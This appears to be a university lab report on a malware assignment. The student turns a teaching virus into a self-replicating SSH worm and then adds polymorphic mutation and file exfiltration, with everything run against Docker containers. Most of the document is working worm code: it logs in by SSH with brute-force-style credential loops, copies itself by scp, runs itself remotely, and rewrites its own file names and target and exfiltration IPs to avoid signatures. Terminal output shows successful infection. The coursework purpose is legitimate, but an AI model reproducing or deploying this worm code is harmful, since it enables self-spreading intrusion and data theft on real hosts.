Roll : 1805004

Name: Syed Jarullah Hisham

CSE’18 Section A

August 1, 2023

Report On Malware Offline (Offline 2)


Task 1

To convert the foovirus into a worm like Abraworm, we have to copy some relevant codes from Abraworm. Here are the details-

Code Modification

Step 1:


First import relevant dependencies and also install the missing dependencies



```
import random
import paramiko
import scp
import select
import signal
```

Step 2:


Add some values as constant like total lines, username, password and ip addresses to attack




```
file = open(sys.argv[0], 'r')
TOTAL_LINES = len(file.readlines()) + 1
file.close()

USERNAME = 'root'
PASSWORD = 'mypassword'
ATTACKED_IP_ADDRESSES = ['172.17.0.3']
TIMEOUT = 10
```

Step 3:

Now add codes of calculating usernames, passwords and ip addresses and other relevant networking codes without major modification




```
debug = 1                                # for demonstration

def get_new_usernames():
    if debug: return [USERNAME]          # need a working username for debugging
    return 0

def get_new_passwds():
    if debug: return [PASSWORD]          # need a working username for debugging
    return 0

def get_fresh_ipaddresses():
    # Provide one or more IP address that you
    # want `attacked' for debugging purposes.
    if debug: return ATTACKED_IP_ADDRESSES
    return 0
```



```
while True:
    usernames = get_new_usernames()
    passwds =   get_new_passwds()

    # First loop over passwords, then names and finally chosen ip addresses
    for passwd in passwds:
        for user in usernames:
            for ip_address in get_fresh_ipaddresses():
                files_of_interest_at_target = []
                try:
                    ssh = paramiko.SSHClient()
                    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                    ssh.connect(ip_address,port=22,username=user,password=passwd,timeout=5)
                    print("\n\nconnected\n")
```

Step 4:


Now deposit a copy of ***1805004_1.py*** in the attack machines and add the code of running the worm on attacked machine



```
scpcon = scp.SCPClient(ssh.get_transport())

# Now deposit a copy of 1805004_1.py at the target host:
scpcon.put(sys.argv[0])
scpcon.close()

# Now run the worm on attacked machine
transport = ssh.get_transport()
channel = transport.open_session()
channel.exec_command('python3 '+sys.argv[0])

print("\n\nRunning worm executed successfully")
```


Result

Now run the code in seed machine and it infects all the .foo files in this machine




```
seed@CSE406:~/Downloads/Offline 2/Offline-Malware-Jan23/Solution$ ./1805004_1.py

HELLO FROM FooWorm


This is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files with names ending in .foo in the directory in
which you execute an infected file.  If you send an
infected file to someone else and they execute it, their,
foo files will be damaged also. We will convert it to worm.




connected



output of 'ls' command: [b'a.foo\n', b'b.foo\n', b't1.foo\n', b'test.foo\n']


Running worm executed successfully
```


Next, store the ***1805004_1.py*** on the attack machine and lastly it runs on the attacked machine too and infects all .foo files at attacked machine too. (N.b: paramiko and scp should be installed on attacked machine)



```
apt-get update -y
apt-get install -y python3-paramiko
apt-get install -y python3-scp
apt-get install -y vim
```



```
root@86d11c1716e4:~# ls
1805004_1.py  a.foo  b.foo  t1.foo  test.foo
```



```
root@e59ce9a3efa0:~# cat a.foo
#!/usr/bin/env python3

##   original - FooVirus.py
##   modified - 1805004_1.py (Converted to FooWorm.py)
##   Author: Avi kak (kak@purdue.edu)
##   Date:   April 5, 2016; Updated April 6, 2022

##   modified by: Syed Jarullah Hisham
##   Modification date: July 30, 2023

import sys
import os
import glob
import random
import paramiko
import scp
import select
import signal
```

Thus, task 1 is completed and observed that it perfectly infects relevant files and thus our created worm worked.


Task 2

To modify the code AbraWorm.py into ***1805004_2.py*** so that no two copies of the worm are exactly same, we have to modify code as such-

Code Modification

Step 1:


Add the code to store the modified worm file to attached machine




```
        scpcon.get(target_file)
# Now deposit a modified copy of 1805004_2.py at the target host:
modifiedFile = modifyWormCopy(sys.argv[0])
print(modifiedFile + " sucessfully infected host : " + ip_address)
scpcon.put(modifiedFile)
scpcon.close()
```

Step 2:

Now add the ***modifyWormCopy*** function in the ***1805004_2.py*** file




```
def modifyWormCopy(wormCopy):
    print(wormCopy)
    IN = open(wormCopy, 'r')
    existing_content = [line for (i,line) in enumerate(IN)]
    print(len(existing_content))
    IN.close()

    oldName = ''
    if './' in wormCopy:
        oldName = wormCopy.split('./')[1]
    else:
        oldName = wormCopy

    modifiedName = oldName.split('.')[0]+"_"+str(random.randint(1,5000)) + '.py'

    for el in existing_content:
        if ATTACKED_IP_ADDRESSES[-1] in el:
            new_addresses = ATTACKED_IP_ADDRESSES[-1] + "'" + "," + "'" +  EXFILTRATION_IP_ADDR
            existing_content[existing_content.index(el)] = el.replace(ATTACKED_IP_ADDRESSES[-1], new_addresses)
```



```
        elif EXFILTRATION_IP_ADDR in el:
            ip1 = int(EXFILTRATION_IP_ADDR.split('.')[3])
            ip2 = ip1
            while ip1 == ip2:
                ip2 = random.randint(2,11)
            new_address = "172.17.0." + str(ip2)
            existing_content[existing_content.index(el)] = el.replace(EXFILTRATION_IP_ADDR, new_address)

        elif oldName in el:
            existing_content[existing_content.index(el)] = el.replace(oldName, modifiedName)

    commentLine1 = random.randint(100, 150)
    commentLine2 = random.randint(151, 250)

    for line in range(commentLine1, commentLine2):
        comment = '# ' + existing_content[line]
        existing_content.append(comment)

    existing_content.append('\n\n# finished editing\n\n')
    print("\nnew file ok")

    OUT = open(modifiedName, 'w')
    OUT.writelines(existing_content)
    OUT.close()

    return modifiedName
```

Step 3:

Lastly, update the ip addresses of both attacked machines and exfiltration machine




```
ATTACKED_IP_ADDRESSES = ['172.17.0.3']
EXFILTRATION_IP_ADDR = '172.17.0.5'
```


Result

Part I

Now run the code in seed machine, it will copy the modified ***1805004_2.py*** to the attacked machine and then exfiltrate the files having ‘abracadabra’ and lastly transfer those exfiltrated files to the exfiltrated host machine




```
seed@CSE406:~/Downloads/Offline 2/Offline-Malware-Jan23/Solution$ ./1805004_2.py

Trying password mypassword for user root at IP address: 172.17.0.3


connected



output of 'ls' command: [b'a.foo\n', b'b.foo\n', b't1.foo\n', b'test.foo\n']

files of interest at the target: [b'test.foo']
./1805004_2.py
302

new file ok
1805004_2_3141.py sucessfully infected host : 172.17.0.3

Will now try to exfiltrate the files


connected to exhiltration host : 172.17.0.5
```




```
root@86d11c1716e4:~# ls
1805004_2_3141.py  a.foo  b.foo  t1.foo  test.foo
```

Fig: ls in attacked machine



```
root@17f8d3fef877:~# ls
test.foo
```

Fig: ls in exfiltration machine




```
root@86d11c1716e4:~# python3 1805004_2_3141.py

Trying password mypassword for user root at IP address: 172.17.0.3
/usr/lib/python3/dist-packages/Crypto/Cipher/blockalgo.py:141: FutureWarning: CTR mode needs counter
 parameter, not IV
  self._cipher = factory.new(key, *args, **kwargs)


connected



output of 'ls' command: [b'1805004_2_3141.py\n', b'a.foo\n', b'b.foo\n', b't1.foo\n', b'test.foo\n']

The target machine is already infected


Trying password mypassword for user root at IP address: 172.17.0.5


connected



output of 'ls' command: [b'test.foo\n']
```


Fig: Run again in attacked machine

Part II


Secondly, observe the modified ***1805004_2.py*** file where the name of the file, ip addresses are changed and also some lines of commented code added at the end of the file



```
#!/usr/bin/env python3

##   original - AbraWorm.py
##   modified - 1805004_2_3141.py
```



```
ATTACKED_IP_ADDRESSES = ['172.17.0.3','172.17.0.5']
EXFILTRATION_IP_ADDR = '172.17.0.9'
```



```
    if debug: break
#                   pal pam pap par pas pat pek pem pet qik rab rob rik rom sab
#                   sad sag sak sam sap sas sat sit sid sic six tab tad tom tod
#                   wad was wot xin zap zuk'''
#
# digrams = '''al an ar as at ba bo cu da de do ed ea en er es et go gu ha hi
#               ho hu in is it le of on ou or ra re ti to te sa se si ve ur'''
#
# trigrams = trigrams.split()
# digrams  = digrams.split()
#
# def get_new_usernames(how_many):
#     if debug: return [USERNAME]      # need a working username for debugging
#     if how_many == 0: return 0
#     selector = "{0:03b}".format(random.randint(0,7))
#     usernames = [''.join(map(lambda x: random.sample(trigrams,1)[0]
